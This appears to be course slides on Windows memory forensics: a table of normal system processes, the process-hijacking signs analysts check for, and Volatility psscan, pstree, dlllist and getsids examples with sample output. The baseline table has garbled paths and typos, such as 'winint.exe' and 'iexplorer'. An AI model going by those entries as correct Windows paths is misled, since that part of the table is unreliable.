SYSTEM	None	None	Yes	Local System	Boot
smss.exe	SYSTEM	System32smss.exe	No	Local System	Boot
wininit.exe	None	System32winint.exe	Yes	Local System	Boot
taskhost.exe	services.exe	System32taskhost.exe	No	Many	Varies
lsass.exe	wininit.exe	System32lsass.exe	Yes	Local System	Boot
winlogon.exe	None	System32winlogon.exe	No	Local System	Varies
iexplore.exe	explorer.exe	\Program Files \InternetExplorer\iexplorer	No	Local Users	Varies
explorer.exe	userinit.exe	SystemRoot% \explorer.exe	No	Local Users	Varies
lsm.exe	wininit.exe	\System32\lsm.exe	Yes	Local System	Boot
svchost.exe	services.exe	\System32\svchost.exe	No	Local System Network Service Local Service	Boot
services.exe	wininit.exe	\System32\services.exe	Yes	Local System	Boot
csrss.exe	None	\System32\csrss.exe	No	Local System	Boot

Process Analysis

- There are techniques that can be used to manipulate and hijack processes within the Windows OS
  - ✓ Process Name Change
  - ✓ Changing Parent Processes
  - ✓ Manipulate File Path
  - ✓ Running Multiple Instances
  - ✓ Changing Accounts
  - ✓ Start Time Discrepancy

Process Analysis Details

- Utilize Volatility to list processes
  - ✓ python vol.py --profile=<Profile> -f <Image> psscan
- Process details
  - ✓ Process Offset
  - ✓ Process ID
  - ✓ Page Directory Base
  - ✓ Time Created

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd psscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Name                PID   PPID PDB        Time created                   Time exited
------------------ ---------------- ------ ------ ---------- ------------------------------ ------------------------------
0x0000000001ae0020 avgam.exe          3400   2192 0x1161c000 2009-11-20 17:07:00 UTC+0000
0x0000000001af9020 ctfmon.exe         3276   1492 0x05bc6000 2009-11-20 01:18:28 UTC+0000
0x0000000001afa450 msmsgs.exe         3292   1492 0x0c980000 2009-11-20 01:18:29 UTC+0000
0x0000000001b463f8 avgcsrvx.exe        388   3388 0x0b8bb000 2009-11-20 17:13:12 UTC+0000
0x0000000001b4f440 avgcsrvx.exe       3216   2776 0x03a15000 2009-11-20 17:07:17 UTC+0000
0x0000000001b57768 hkcmd.exe          2924   1492 0x02a4c000 2009-11-20 01:18:20 UTC+0000
0x0000000001b5d020 AVGIDSMonitor.e    3412    312 0x1f322000 2009-11-20 17:07:55 UTC+0000
0x0000000001b68da0 avgtray.exe         312   3080 0x1f3a3000 2009-11-20 17:07:34 UTC+0000
0x0000000001b7a470 jusched.exe        3160   1492 0x1e2ab000 2009-11-20 01:18:25 UTC+0000
0x0000000001b83da0 iexplore.exe       2468   3624 0x06f4a000 2009-11-20 18:47:44 UTC+0000   2009-11-20 18:53:47 UTC+0000
0x0000000001b96da0 soffice.bin        3040   2960 0x139f7000 2009-11-20 01:19:30 UTC+0000
0x0000000001bc1ca8 avgnsx.exe         3388   2192 0x0703a000 2009-11-20 17:07:01 UTC+0000
0x0000000001bff7a0 rundll32.exe       3836   2576 0x159dc000 2009-11-20 16:49:01 UTC+0000   2009-11-20 16:49:21 UTC+0000
0x0000000001c06600 explorer.exe       1492    880 0x029e1000 2009-11-20 01:18:02 UTC+0000
0x0000000001c3cc08 lsass.exe          1000    944 0x1bf83000 2009-11-20 01:17:32 UTC+0000
0x0000000001c40a70 services.exe        988    944 0x1bf29000 2009-11-20 01:17:32 UTC+0000
0x0000000001c43598 avgsrmax.exe        792   2192 0x14809000 2009-11-20 18:22:46 UTC+0000   2009-11-20 18:22:47 UTC+0000
```

Process Trees

- Utilize Volatility to show parent and children processes
  - ✓ python vol.py --profile=<Profile> -f <Image> pstree
- Process trees can assist with identifying singleton processes
- Child process are indicated using indention and periods

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0x823ca9c8:System                                      4      0     58    499 1970-01-01 00:00:00 UTC+0000
. 0x81d5b228:smss.exe                                 824      4      3     19 2009-11-20 01:17:29 UTC+0000
.. 0x81d08da0:csrss.exe                               920    824     12    663 2009-11-20 01:17:31 UTC+0000
.. 0x81d14270:winlogon.exe                            944    824     17    565 2009-11-20 01:17:31 UTC+0000
... 0x81d2ca30:avgrsx.exe                            1584    944     28    245 2009-11-20 01:17:35 UTC+0000
.... 0x81c52528:avgcsrvx.exe                         1840   1584      8    168 2009-11-20 01:17:38 UTC+0000
... 0x81d42a58:avgchsvx.exe                          1576    944      0 ------ 2009-11-20 01:17:35 UTC+0000
... 0x81c40a70:services.exe                           988    944     18    266 2009-11-20 01:17:32 UTC+0000
.... 0x82106880:svchost.exe                          1644    988      4    105 2009-11-20 01:17:54 UTC+0000
.... 0x821b9020:svchost.exe                          1164    988     19    194 2009-11-20 01:17:33 UTC+0000
.... 0x81d235e0:avgemc.exe                           2776    988     20    594 2009-11-20 17:07:13 UTC+0000
..... 0x81b4f440:avgcsrvx.exe                        3216   2776      3    115 2009-11-20 17:07:17 UTC+0000
```

DLL Analysis

- Utilize Volatility to display processes loaded dynamically linked lists
  - ✓ python vol.py --profile=<Profile> -f <Image> dlllist

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd dlllist
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
System pid:      4
Unable to read PEB for task.
************************************************************************
smss.exe pid:    824
Command line : \SystemRoot\System32\smss.exe


Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x48580000     0xf000     0xffff                                \SystemRoot\System32\smss.exe
0x7c900000    0xb2000     0xffff
************************************************************************
csrss.exe pid:    920
Command line : C:\WINDOWS\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,3072,512
rverDll=winsrv:UserServerDllInitialization,3 ServerDll=winsrv:ConServerDllInitialization,2 Profile
Service Pack 3

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x4a680000     0x5000     0xffff                                \??\C:\WINDOWS\system32\csrss.exe
0x7c900000    0xb2000     0xffff                                C:\WINDOWS\system32\ntdll.dll
0x75b40000     0xb000     0xffff                                C:\WINDOWS\system32\CSRSRV.dll
0x75b50000    0x10000        0x3                                C:\WINDOWS\system32\basesrv.dll
0x75b60000    0x4b000        0x2                                C:\WINDOWS\system32\winsrv.dll
0x77f10000    0x49000        0x5                                C:\WINDOWS\system32\GDI32.dll
0x7c800000    0xf6000       0x12                                C:\WINDOWS\system32\KERNEL32.dll
```

Security Identifiers

- Utilize Volatility to display security identifiers
  - ✓ python vol.py --profile=<Profile> -f <Image> getsids
- Identifies processes belonging to a specific user and locate maliciously escalated privileges

```
$ python /usr/local/bin/vol.py --profile=WinXPSP3x86 -f Mystery.dd getsids
Volatility Foundation Volatility Framework 2.6.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (824): S-1-5-18 (Local System)
smss.exe (824): S-1-5-32-544 (Administrators)
smss.exe (824): S-1-1-0 (Everyone)
smss.exe (824): S-1-5-11 (Authenticated Users)
csrss.exe (920): S-1-5-18 (Local System)
csrss.exe (920): S-1-5-32-544 (Administrators)
csrss.exe (920): S-1-1-0 (Everyone)
csrss.exe (920): S-1-5-11 (Authenticated Users)
winlogon.exe (944): S-1-5-18 (Local System)
winlogon.exe (944): S-1-5-32-544 (Administrators)
winlogon.exe (944): S-1-1-0 (Everyone)
winlogon.exe (944): S-1-5-11 (Authenticated Users)
services.exe (988): S-1-5-18 (Local System)
services.exe (988): S-1-5-32-544 (Administrators)
services.exe (988): S-1-1-0 (Everyone)
services.exe (988): S-1-5-11 (Authenticated Users)
lsass.exe (1000): S-1-5-18 (Local System)
lsass.exe (1000): S-1-5-32-544 (Administrators)
lsass.exe (1000): S-1-1-0 (Everyone)
lsass.exe (1000): S-1-5-11 (Authenticated Users)
svchost.exe (1164): S-1-5-18 (Local System)
svchost.exe (1164): S-1-5-32-544 (Administrators)
svchost.exe (1164): S-1-1-0 (Everyone)
svchost.exe (1164): S-1-5-11 (Authenticated Users)
svchost.exe (1260): S-1-5-20 (NT Authority)
svchost.exe (1260): S-1-5-20 (NT Authority)
```

Volatility Command Reference

- Volatility provides a command reference with major topic areas of:
  - ✓ Image Identification
  - ✓ Processes and DLLs
  - ✓ Process Memory
  - ✓ Kernel Memory
  - ✓ Networking
  - ✓ Registry
  - ✓ Crash Dumps & Hibernation
  - ✓ File System
- Examples and content can be found in the Github repository:
  - ✓ https://github.com/volatilityfoundation/volatility/wiki/Command-Reference

References

- Web Browser Forensics
  - ✓ https://www.digitalforensics.com/blog/an-overview-of-web-browser-forensics
- The Art of Memory Forensics, 2014
- Windows Registry Forensics, Carvey, 2009
- Volatility Framework
  - ✓ https://www.volatilityfoundation.org/24
- Rekall Forensic Acquisition Tool
  - ✓ https://github.com/google/rekall/releases
- Actaeon Hypervisor Forensic Tool
  - ✓ http://s3.eurecom.fr/tools/actaeon/